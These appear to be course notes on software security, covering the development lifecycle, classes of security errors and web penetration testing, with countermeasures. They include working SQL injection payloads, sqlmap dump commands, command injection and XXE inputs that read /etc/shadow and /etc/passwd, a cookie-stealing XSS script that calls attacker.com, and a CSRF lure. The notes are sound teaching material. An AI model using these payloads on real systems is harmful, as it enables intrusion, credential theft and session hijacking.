Introduction
Motivation
When talking about information security, we consider the following key concepts:
- Confidentiality
- Sensitive data must be protected from unauthorized (read) access
- Integrity
- Sensitive data must be protected from unauthorized (write) access
- Availability
- Sensitive data must be available to authorized users when it is needed
Terms and Definitions
-
Virus
- A program that can copy itself and infect other programs
- The executable programs or documents that are infected are called hosts
-
Worm
- Similar to viruses, but are standalone programs that do not need to infect other programs to spread
- Worms can spread by themselves
-
Trojan
- A program that appears to be harmless, but actually has malicious intent
-
Security Bug
- A security-relevant software problem introduced during implementation of the software
-
Security Design Flaw
- A security-relevant software problem introduced during the design of the software
-
Security Defect
- Both security bugs and security design flaws are called security defects
-
Vulnerability
- A vulnerability is a defect (bug or design flaw) that can be exploited by an attacker
- Not every security-relevant bug or flaw can be exploited, as there may for instance be other safeguards that compensate for the defect
-
Threat
- A threat is a potential danger that might exploit a vulnerability (can be intentional (attacker) or unintentional (accident, e.g. fire in server room))
- The attacker is often identified as threat agent, which the actual attack is the threat action
-
Exploit
- The actual attack that takes advantage of a vulnerability
-
Asset
- Anything (hardware, software, data,...) that is of value to an organization
-
Risk
- Measure of criticality of a specific threat or vulnerability
-
Countermeasure
- An action, device or process that reduces the risk of a specific threat or vulnerability

Problems of Penetrate and Patch:
- If a vulnerability is found, it is often not possible to patch it immediately and the patch itself may introduce new vulnerabilities
- The attacker may have already exploited the vulnerability before the patch is available
Secure Development Lifecycle (SDL)


Can be done in a waterfall (every phase is done once) or agile/iterative way (every phase is repeated).
Security Activities
Security Requirements
- Defining security requirements is the first security-related activity that is carried out (based on functional requirements).
- Security requirements should be specific without including implementation details.
Example
If an application transmits credit card information from client to server, this may result in a security requirement that «Communication must be done over a cryptographically protected channel»
Threat Modeling
- Threat modeling is the process of identifying security design flaws in a system based on the security requirements.
Example
- As a possible threat, «getting non-legitimate access to the admin area» is identified.
- If neither the security requirements nor the current security controls clearly show that there must be an access control mechanism where every single access to the web application must be checked, then this is identified as a vulnerability
Security Design / Controls
- Security design is the process of designing security controls that mitigate the identified vulnerabilities and implement the security requirements.
Example
- Security requirement: «Strong user authentication must be used»
- Security design: «Two-factor authentication using a password combined with a biometric fingerprint»
or
- Security requirement: «Prevent buffer overflows»
- Security design: «Use secure allocation functions and enable stack protection, ...»
Secure Coding
- Implementing software according to the security design in a secure way (no
exec(params.permit![:arg])).
Code Review
- Inspecting the code and searching for security problems
Penetration Testing
- Penetration testing means taking the attacker's view with the goal to find and exploit vulnerabilities in the running
system
- To verify whether the security requirements are fulfilled in the implemented system
- To check that no security bugs were introduced during programming
Security Operations
- Security operations are the activities that are carried out after the system is deployed and in operation
- Security operations include:
- Monitoring the system for security-relevant events
- Incident response
- Security audits
- Security maintenance
- Backups
- ...
Security Risk Analysis
- Security risk analysis is a horizontal activity complementary to the other activities
- It is used to rate the risk of problems and to prioritize the security activities
Security Design / Controls & Secure Coding
Software Security Errors
7 (+1) Kingdoms of Software Security Errors
- Input Validation
- API Abuse
- Security Features
- Time and State
- Error Handling
- Code Quality
- Encapsulation
- (Bonus) Environment
- The environment includes all the stuff that is outside your own code but still critical to the security of the software you create.
Input Validation and Representation
- Primary problem: Data received from the outside is not validated before it is used.
- Mitigation
- Validate all data received from the outside before it is used.
- Enforce a ruleset for the data input.
Examples
- Buffer overflows
- Various injection attacks (command injection, SQL injection, XML injection, ...)
- XSS (Cross-Site Scripting)
- Allows an attacker to execute JavaScript code in the browser of another user to steal credentials, hijack a session
- Path traversal
- Allows an attacker to access files outside the web root
API Abuse
Introduces a security vulnerability by not using an API correctly or by making incorrect assumptions about the API and its offered functionality.
Examples
- Dangerous functions
system(),gets()(C),eval()(JavaScript),exec()(PHP),eval()(Ruby),eval()(Python),eval()( Java), ...
- Unchecked return values
- Ignoring the return value of a function that returns an error code
- Wrong security assumptions
- A server uses
gethostbyaddr()to check whether a given IP address is from a host on a whitelist. Wrong assumption:gethostbyaddr()returns the hostname of the given IP address. The attacker can use a DNS server to return a different hostname than the one that is actually associated with the IP address.
- A server uses
Security Features
This kingdom is about the wrong usage of security functions. This includes the wrong usage of cryptographic functions, the wrong usage of authentication functions, the wrong usage of authorization functions, and so on.
Examples
- Insecure randomness
- Using insecure pseudo-random number generators (PRNGs) like
rand()(C),Math.random()(JavaScript), etc. resulting in weak random numbers.
- Using insecure pseudo-random number generators (PRNGs) like
- Incomplete access control
- A program does not consistently check whether a user is authorized to perform an action.
- Weak encryption
- Having some communication protocols that support older algorithms that are known to be insecure (e.g. DES, RC4, MD5, SHA-1, etc.).
- Insecure hashing...
Time and State
Time and state related issues may happen when multiple system, processes or threads are involved and share data. These problems mainly occur because the developer thinks about programs as if they were executing the job manually.
Examples
- Deadlock
- Poor usage of locking mechanisms
- File access race conditions: TOCTOU (time of check - time of use)
- The time window between checking a file property and using the file may be exploited. For example, a program may check whether a file exists and then open it. In the meantime, the file may have been replaced by another
- Re-using session IDs after authentication
Error handling
Wrong or missing error handling can lead to security vulnerabilities. Exceptions are powerful, but they are difficult to implement correctly (Introducing second control-flow, jumping between exception handlers, etc.)
Examples
- Leakage of internal information
- Error messages being presented to user (e.g. PHP error messages)
- Empty catch block
- Ignoring exceptions may result in unexpected behavior
Code Quality
Poor code quality increases the risk of security vulnerabilities. This is because poor code quality makes it harder to understand the code and to find security vulnerabilities. Poor code quality also makes it harder to fix security vulnerabilities once they are found.
Examples
- Memory leaks
- Memory leaks can be used to exhaust the memory of a system and to cause a denial of service.
- Unreleased resources
- Unreleased resources can be used to exhaust the resources of a system and to cause a denial of service.
- Deprecated functions
- Deprecated functions are often removed in future versions of the programming language. This can lead to vulnerabilities if the deprecated function is used in a security relevant context.
Encapsulation
Encapsulation is about having strict boundaries between users, programs and data. E.g., make sure that one user of a web application cannot access the data of another current user.
Examples
- Wrong usage of hidden web form fields
- Using hidden web form fields to store sensitive data (e.g. session IDs) that can be manipulated by the user.
- Cross-Site Request Forgery (CSRF)
- Allows an attacker to trick a user into executing unwanted actions on a web application in which they're currently authenticated. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
Kingdom *: Environment
The software usually relies on other software (e.g. Compilers, operating systems, execution envs like JVM, .NET). The environment includes everything that is outside your own code but still critical to the security of the software you create.
Examples
- Insecure compiler optimizations
- Compiler optimizations may introduce security vulnerabilities (e.g. buffer overflows, format string vulnerabilities, etc.)
- Or: the developer overwrites sensitive data in memory, but the compiler optimizes the code and the sensitive data is still in memory.
- Issues with respect to web application frameworks
- E.g. insufficient session ID length or randomeness
Penetration Testing
Web App Security Testing
- static resource
- Web server doesn't do any processing and resource is sent directly back to user
- active resource
- Web server does more extensive processing before sending resource back to user
SQL Injection
Finding an SQL Injection Vulnerability
- Insert a quote character in the web form fields that are likely used to build SQL queries
- If an error is triggered within the DBMS, the web app responds with an error
Exploiting an SQL SELECT Injection Vulnerability
If the server executes a query like
SELECT *
FROM users
WHERE username = '$username';
the attacker can inject a SQL query like
-- Effectively executed query:

SELECT *
FROM users
WHERE username = 'injection_'
UNION
SELECT userid, first_name, last_name, password
FROM employees
--';
--------------------------------------^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
where everything after -- is ignored.
Special Tables
- MySQL: TABLES, COLUMNS in schema information_schema
- MS SQL: sysobjects and syscolumns in schema sys
- HSQLDB (java): provides system tables INFORMATION_SCHEMA, SYSTEM_TABLES and SYSTEM_COLUMNS
Inject something like
Smith
'
UNION SELECT TABLE_NAME, TABLE_SCHEMA, TABLE_TYPE, 3, 4 FROM INFORMATION_SCHEMA.TABLES --'
to get a list of all tables in the database (MySQL). Be sure to match the number and type of columns in the SELECT statement with the number of columns in the table.
or
Smith
'
UNION SELECT COLUMN_NAME, 1, 2, 3, 4 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'employee' --'
to get a list of all columns in the table employee.
Exploiting an SQL INSERT Injection Vulnerability by updating data
Given a query like
SELECT *
FROM user_data
WHERE username = '$username';
the attacker can inject a query like
-- Effectively executed query:

SELECT *
FROM user_data
WHERE username = 'Smith';
UPDATE user_data
SET password = 'new_password'
WHERE username = 'Smith'
--'
------------------------------------------^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
However, this only works if the developer used a method which allows batch execution, which is relatively rare.
Exploiting an SQL INSERT Injection Vulnerability by inserting arbitrary data
Given a query like:
INSERT INTO users (type, username, password)
VALUES ('noob', '$username', '$password');
the attacker can inject a query like:
-- Effectively executed query:

INSERT INTO users (type, username, password)
VALUES ('noob', 'peter', 'secret'),
       ('superadmin', 'admin', '1234')
--');
-----------------------------------------------------------------------^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Automation tools
- sqlmap
- e.g. get database schemas
python sqlmap.py -r request.txt --dbs - check for vulnerabilities
python sqlmap.py -r request.txt -p account_name - list tables:
python sqlmap.py -r request.txt -D PUBLIC --tables - dump table:
python sqlmap.py -r request.txt -D PUBLIC -T users --dump
- e.g. get database schemas
- Burp Intruder
- sqlninja
Countermeasures
- Use prepared statements
- Use parameterized queries
- Use input validation
- avoid disclosing detailed information about the database structure
- access database with minimal privileges
OS Command Injection
Finding an OS Command Injection Vulnerability
- Insert a quote character in the web form fields that are likely used to build OS commands (or other invalid characters)
- If an error is triggered within the OS, the web app responds with an error
- Append a command to the input to see if it is executed
If the server executes code like this
String filename = request.getParameter("filename");
Process p = Runtime.getRuntime().exec("cat " + filename);
the attacker can inject a command like ; ls -lha or file"; ls -hal to get a list of all files in the current
directory. This can be extended to something like "; cat /etc/shadow to get the contents of the shadow file, if the
application runs with root privileges.
Countermeasures
- Don't invoke the underlying OS directly (e.g. use a library, I/O redirection, ...)
- Use strict input validation
- Run the application with minimal privileges
JSON/XML Injection
JSON Injection
E.g. if the server uses code like
String username = JSON.parse(json).get("username");
String password = JSON.parse(json).get("password");

sendToUserService(
    "{ \"account\": \"user\" \"username\": \"" + username + "\", \"password\": \"" + password + "\" }"
);
an attacker could modify the password parameter that the resulting JSON looks like

which is still valid JSON and depending on how the JSON parser on the user service behaves, it might create an admin account.
XML External Entity Injection
If the server uses an XML parser which has external entities enabled, sending something like
<?xml version="1.0" encoding="ISO-8859-7" ?>
<!DOCTYPE foo [ <!ENTITY attack SYSTEM "file:///etc/passwd"> ]>
<report>
    <username>admin</username>
    <content>&attack;</content>
</report>
would cause the parser to read the file /etc/passwd and insert it into content.
Countermeasures
- Input validation: Check all data provided by the user before inserting them into JSON / XML data structures
- Configure the XML parser to not resolve external entities
- Don't use XML but use less complex data formats such as JSON or YAML
Online Attacks / Exploiting Self-Service Password Resets / Weak session IDs / Session Fixation / Cross Site Scripting
Broken Authentication and Session Management
- Broken Authentication deals with issues that allow attackers to get credentials
- Broken Session Management deals with issues that allow attackers to hijack sessions
Online-Attacks
Prerequisites: Login can be attempted an unlimited number of times. Then a list of possible usernames can be combined with a list of possible passwords. The application behaves differently (response wise and time wise) if a user exists or if credentials are correct/wrong.
Countermeasures
- Rate limit logins (slow down user)
- Enforce password complexity
- Never reveal what went wrong during authentication (user exists or not, password correct or not)
- Use a CAPTCHA during account generation
Exploiting Self-Service Password Reset
Password reset emails can be intercepted and used to reset the password of a user. The attacker could also be able to call the operator of the website as well, partially authenticate as victim (e.g. correct name, email and address), cause an email change and then reset the password using the attacker's email.
Countermeasures
- For "high-value" web apps it's best to not offer a self-service password reset at all (like e-banking)
- For the others, make sure that
- security questions cannot be answered easily
- send an email to the user after the security questions have been answered
- the temporary password/link should only be valid once and only for a short time
Weak Session IDs
Weak session IDs have obvious patterns such as usernames or timestamps. Additionally, multiple sessions can be created and then analysed if they are truly random (Burp Suite has a tool called Burp Sequencer for that).
Countermeasures
- Use truly random session IDs with high entropy (i.e. 115 bits)
Session Fixation
The attacker provides his ongoing session to the victim. If the victim authenticates, the attacker will be authenticated as the victim or, if the attacker provided an authenticated session ID, the victim is using the account of the attacker.
It works best, if the application accepts session ids also as GET parameters.
Countermeasures
- Use a new session ID after a successful login/logout
- Use long and random session IDs
- Only use cookies to exchange session IDs
- Use reasonable session timeouts
Cross-Site Scripting (XSS)
- Reflected XSS
- Reflected (or non-persistent) Server XSS: The victim clicks on a link which contains JavaScript code. The server then directly integrates the code in the generated web page. Can be detected relatively easy by automatic tools.
- Reflected (or non-persistent) Client XSS: The victim clicks on a link which contains JavaScript code. The client then directly executes the code (e.g. URL anchor)
- Stored (or persistent) (Server) XSS: Attacker manages to place JS permanently within the web application (DB). The server then directly integrates the code in the generated web page
- DOM-Based XSS: The attacker injects malicious code into a request and the application executes the code in the browser
Exploit
e.g. use to get session IDs:
<script>
    var myTotallyHarmlessImage = new Image();
    myTotallyHarmlessImage.src = "http://attacker.com/?cookie=" + document.cookie;
</script>
Using an Image to circumvent the same-origin policy. However, if the HTTP Only flag is set for cookies, the attack does not work.
Exploiting POST requests
In order to exploit POST requests (since links in E-Mails or elsewhere are always GET), the attacker can use a form:
<form action="http://victim.com" method="POST">
    <input type="hidden" name="username" value="<script>alert('you got hacked')</script>"/>
    <input type="hidden" name="submit" value="search"/>
</form>

<script>
    function sendData() {
        document.forms[0].submit();
    }
</script>

Hello there, this is a legit E-MAIL. Please click  <a href="javascript:sendData()">here</a>.
Since e-mails can also be displayed in plain text, the attacker can also place an HTML document on a web server and then just provide the link to that document in the e-mail.
Countermeasures
- Use a whitelist for input validation
- Sanitize all user input (replace < and > with < and >)
- Use a Content Security Policy (CSP) to prevent the execution of JavaScript and loading remote resources (e.g. images) from other domains
Some browsers also have builtin reflected XSS protection:
- Firefox: no protection
- Microsoft Edge: protection, can be disabled in the settings
- Chrome: protection, can be disabled with command line option --disable-xss-auditor
- Safari: protection, cannot be disabled
DOM-based XSS
Contrary to the other XSS attacks, DOM-based XSS does not require the server to be compromised. The attacker can
inject malicious code into the DOM of the victim's browser. The browser then executes the code.
For example, something like document.write("You are on " + unescape(document.location.href)).
If the URL includes something like/my/path#<script>alert('you got hacked')</script>,
the browser will execute the code and the server won't even notice.
Using eval() in the browser with user input can also lead to DOM based XSS.
Countermeasures
- Implement JS code in a secure way, don't display un-sanitised user input even on frontend.
Broken Access Control
Broken Access Control is a security vulnerability that occurs whenever a user can access data or functionality for which they are not authorized.
- Two main types of vulnerabilities
- Broken Function Level Access Control: The user can access a function that they are not authorized to use (
e.g. access a list of all credit cards in the admin area, essentially gaining administrator function access).
Prerequisite: We must know valid requests to the application (guessing, having access to logs, etc.) - Broken Object Level Access Control: The user has the right to access a function which he then can use to
access objects which he is not authorized for (e.g. access the profile of another user, or delete a file which he
does not own).
Prerequisite: The application exposes an identifier to the user which directly corresponds to an internal object of the web app
- Broken Function Level Access Control: The user can access a function that they are not authorized to use (
e.g. access a list of all credit cards in the admin area, essentially gaining administrator function access).
In general, broken object level access control happens more frequently than broken function level access control.
Countermeasures
- Authorization check must be performed on every request
- The check must be performed on function level and object level passed in the parameters
- Don't expose identifiers to the user which directly correspond to an internal object of the web app if possible
Cross-Site Request Forgery (CSRF)
In a Cross-Site Request Forgery (CSRF) attack, the attacker tricks the victim into sending a request to the web application which the victim is authenticated to. In contrast to the other typical weaknesses, every web app is usually vulnerable to CSRF, as long as it uses cookies for authentication and does not use any explicit CSRF protection.
Exploit
GET-Request
- Prepare an HTML document containing an IMG-tag (with size 1x1) and specify the URL of the web app as the source of the image to match the attack URL.
- Trick user into loading the document
POST-Request
- Prepare an HTML document containing a FORM-tag and specify the URL of the web app as the action of the form and the parameters of the request as the fields of the form.
- Add JS code that automatically submits the form
- Trick user into loading the document
- When the form is submitted, it sends the desired POST request including the cookie
- Prepare another HTML document that embeds the first document in a a frame of size zero (so the user does not see the submitted request)
XMLHttpRequest (XHR) is also a way to send requests to the web app, but it is not supported by all browsers. Also, the request has to match exactly what you could also do with the normal form to not be blocked by the same-origin policy.
Countermeasures
- Create user-specific CSRF tokens and include them in every request
- should be random and long
- Set SameSite attribute to "Strict" or "Lax" for the cookie (in the Set-Cookie HTTP response header)
- "Strict": Cookie is only sent with same-site requests
- "Lax": Cookie is sent with same-site requests and GET requests from other sites
- (Use the HTTP header "Referer" to check if the request comes from the same site)

Web Application Vulnerability Scanners vs Static Code Analysis Tools
Buffer Overflows / Race Conditions
Buffer Overflows and Race Conditions
Buffer Overflows

Buffer overflows are a type of memory corruption vulnerability. They occur when a program writes more data to a memory buffer than it was allocated to hold. This can overwrite adjacent memory locations.
